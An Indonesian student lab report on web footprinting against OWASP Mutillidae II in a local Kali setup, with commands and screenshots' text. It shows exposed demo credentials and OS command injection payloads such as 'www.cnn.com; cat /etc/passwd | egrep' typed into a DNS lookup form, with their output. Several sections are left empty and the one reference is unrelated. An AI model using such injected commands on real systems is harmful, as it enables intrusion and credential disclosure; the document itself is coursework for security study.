LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1
WEB FOOTPRINTING

DI SUSUN OLEH

Nama   : M Abdul Aziz
NIM   : 21/474516/SV/18951
Hari, Tanggal   : Selasa, 09 Mei 2023
Kelas   : RI4AA

LABORATORIUM PERANGKAT KERAS DAN LUNAK
PROGRAM SARJANA TERAPAN (DIV) TEKNOLOGI
REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
2023

Praktikum Keamanan Informasi 1
Web Footprinting

I. **Tujuan**

   –

II. **Latar Belakang**

III. **Alat & Bahan**

   – S

IV. **Instruksi Kerja**

   A. PERSIAPAN
   1. Login ke MySQL di bawah root membutuhkan sudo (kata sandi masih bisa kosong).

   2. Jalankan perintah berikut:

   ```
   1 use mysql;
   2 ALTER USER 'root'@'localhost' IDENTIFIED BY '';
   3 flush privileges;
   4 exit
   ```

```
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privilages;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that co
our MariaDB server version for the right syntax to use near 'privilages' at line 1
MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye
```

3. Restart layanan MySQL

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart mysql.service
```

B. INSTALL OWASP Mutillidae II

1. Buat database mutillidae, untuk melakukan ini, sambungkan dengan DBMS.

```
MariaDB [(none)]> CREATE DATABASE mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]>
```

2. Karena database mutillidae telah tersedia, maka jalankan perintah berikut

```
1 sudo systemctl start php8.2-fpm.service
2 sudo systemctl start apache2.service
3 sudo systemctl start mysql
```

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start php8.2-fpm.service
sudo systemctl start apache2.service
sudo systemctl start mysql
```

3. Lakukan inisialisasi database dengan mengakses link berikut
http://localhost/mutillidae/set-up-database.php

```
🦊                                          Kali Linux — Mozilla Firefox

Kali Linux                    ×    +

←  →  C  ⌂         Q  http://localhost/mutillidae/set-up-database.php|

🐉 Kali Linux  🐉 Kali Training  🐉   ⊕ http://localhost/mutillidae/set-up-database.php — Visit
```

⊕ localhost

No PHP or MySQL errors were detected when resetting the database.

Click OK to proceed to http://localhost/mutillidae/set-up-
database.php?popUpNotificationCode=SUD1 or Cancel to stay on this
page.

☑ Don't allow localhost to prompt you again

Cancel   OK

Mozilla Firefox

localhost/mutillidae/set-u ×   +

← → C ⌂   ○ ▯ localhost/mutillidae/set-up-database.php?p ☆   ▽ ≡

🐉 Kali Linux 🐉 Kali Training 🐉 Kali Tools 🐉 Kali Forums 🐉 Kali Docs 🐉 NetHunter   »

Setting up the database...

If you see no error messages, it should be done.

Continue back to the frontpage.

**HTML 5 Local and Session Storage cleared unless error popped-
up already.**

**Attempting to connect to MySQL server on host 127.0.0.1 with
user name root**

Connected to MySQL server at 127.0.0.1 as root

Preparing to drop database mutillidae

**Executed query 'DROP DATABASE IF EXISTS' for database
mutillidae with result 1**

C. PRAKTIK DATA EXPOSED DENGAN ROBOT FILE

1. Buka jendela mutillidae
2. Pilih menu OWASP 2017 > *sensitive data exposure* > *Information Disclosure* > Robots.txt

3. Akses Robots.txt melalui browser

User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: documentation/
Disallow: includes/

4. Buka folder password

Index of /mutillidae/passwords

Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	2023-05-08 20:40	929	

Apache/2.4.46 (Debian) Server at 127.0.0.1 Port 80

5. Buka file accounts.txt

```
10.33.102.156 - Remote Desktop Connection

Mozilla Firefox

localhost/mutillidae/index ×    127.0.0.1/mutillidae/passwor ×    +

←  →  C  ⌂              127.0.0.1/mutillidae/pas

Kali Linux   Kali Training   Kali Tools   Kali Forums   Kali D

1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

6. Untuk mengecek data sensitive terekspose buka owsp 2017 > *Sensitive Data Exposure > Information Disclosure >* php info page

Mozilla Firefox | qterminal | html

Mozilla Firefox

localhost/mutillidae/index ×   127.0.0.1/mutillidae/passwor ×   +

localhost/mutillidae/index.php?page=robots-txt.php

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Explo

OWASP Mutillidae II: Keep Calm a

Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | Vi

OWASP 2017	A1 - Injection (SQL) ▶		**Robots.txt**
OWASP 2013	A1 - Injection (Other) ▶		
OWASP 2010	A2 - Broken Authentication and ▶ Session Management	Help Me!	
OWASP 2007			
Web Services	A3 - Sensitive Data Exposure ▶	Information Disclosure ▶	Edit User Profile
Others	A4 - XML External Entities ▶	Application Path Disclosure ▶	PHP Info Page
Labs	A5 - Broken Access Control ▶	Platform Path Disclosure ▶	Robots.txt
Documentation	A6 - Security Misconfiguration ▶	SSL Misconfiguration	"Secret" Administrative Pages
Resources	A7 - Cross Site Scripting (XSS) ▶	JSON Web Token (JWT) ▶	HTML5 Web Storage

PHP 8.2.2 - phpinfo() — ...   qterminal   html   09:39 PM

PHP 8.2.2 - phpinfo() — Mozilla Firefox

PHP 8.2.2 - phpinfo() ×   127.0.0.1/mutillidae/passwor ×   +

localhost/mutillidae/index.php?page=phpinfo.php

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled   Not Logged In

| OWASP 2017 ▶ |
| OWASP 2013 ▶ |
| OWASP 2010 ▶ |
| OWASP 2007 ▶ |
| Web Services ▶ |
| Others ▶ |
| Labs ▶ |
| Documentation ▶ |
| Resources ▶ |

Secret PHP Server Configuration Page

PHP Version 8.2.2

System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/8.2/fpm/conf.d/10-opcache.ini, /etc/php/8.2/fpm/conf.d/10-pdo.ini, /etc/php/8.2/fpm/conf.d/15-xml.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ctype.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-ffi.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imap.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mysqli.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-phar.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-simplexml.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tokenizer.ini, /etc/php/8.2/fpm/conf.d/20-xmlreader.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829

Donate
Want to Help?
Video Tutorials
Announcements

D. Bassic Command Executing Testing

1. Akses OWASP Top 10 > A7 - *Cross Site Scripting* (XSS) > *Reflected* (*First Order*) > DNS *Lookup*

2. Tes DNS Lookup

3. Uji kerentanan pencarian DNS

4. Pengujian Pengintaian/Reconnaissance

Hostname/IP | www.cnn.com; pwd

[Lookup DNS]

Results for www.cnn.com; pwd

```
Server:        10.13.10.13
Address:       10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae
```

5. Analisis Forensik aplikasi dns-lookup.php

Hostname/IP | gs egrep '(exec|system|virtual)'

[Lookup DNS]

Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

```
Server:        10.13.10.13
Address:       10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

    /* Output results of shell command sent to operating system */
                    echo '

'.shell_exec("nslookup " . $lTargetHost).'

';
                    $LogHandler->writeToLog("Executed operating system command: nslookup " . $lTargetHostText);
```

E. Database Reconnaissance
1. Temukan Database menggunakan file /etc/passwd

Hostname/IP | egrep -i '(postgres|sql|db2|ora)'

[Lookup DNS]

Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```
Server:        10.13.10.13
Address:       10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

2. Temukan Machine Database menggunakan perintah "ps"

Results for www.cnn.com; ps -eaf | egrep -l '(postgres|sql|db2|ora)'

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com    canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

postgres   4593       1  0 Apr11 ?        00:01:29 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf
postgres   4595    4593  0 Apr11 ?        00:00:02 postgres: 13/main: checkpointer
postgres   4596    4593  0 Apr11 ?        00:00:43 postgres: 13/main: background writer
postgres   4597    4593  0 Apr11 ?        00:00:43 postgres: 13/main: walwriter
postgres   4598    4593  0 Apr11 ?        00:00:44 postgres: 13/main: autovacuum launcher
postgres   4599    4593  0 Apr11 ?        00:04:59 postgres: 13/main: stats collector
postgres   4600    4593  0 Apr11 ?        00:00:02 postgres: 13/main: logical replication launcher
mysql    237728       1  0 20:28 ?        00:00:01 /usr/sbin/mariadbd
www-data 239367  237828  0 22:17 ?        00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data 239373  239367  0 22:17 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

3. Melihat Daftar semua Script Php

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
```

4. Cari php untuk kata sandi string

5. Dapatkan kata sandi dari hasil pencarian

6. Cari MySQLHandler.php untuk pengguna string atau login

7. Lanjutan langkah 6

F.
G.

V. Pembahasan

VI. Kesimpulan

Pada praktikum kali ini dapat disimpulkan bahwa :
1.

VII. Daftar Pustaka

Klopmart. (February 23, 2021). 2 Kegunaan Solder, Komponen Beserta Jenis-Jenisnya. Retrieved August 21, 2022, from https://www.klopmart.com/article/detail/kegunaan-solder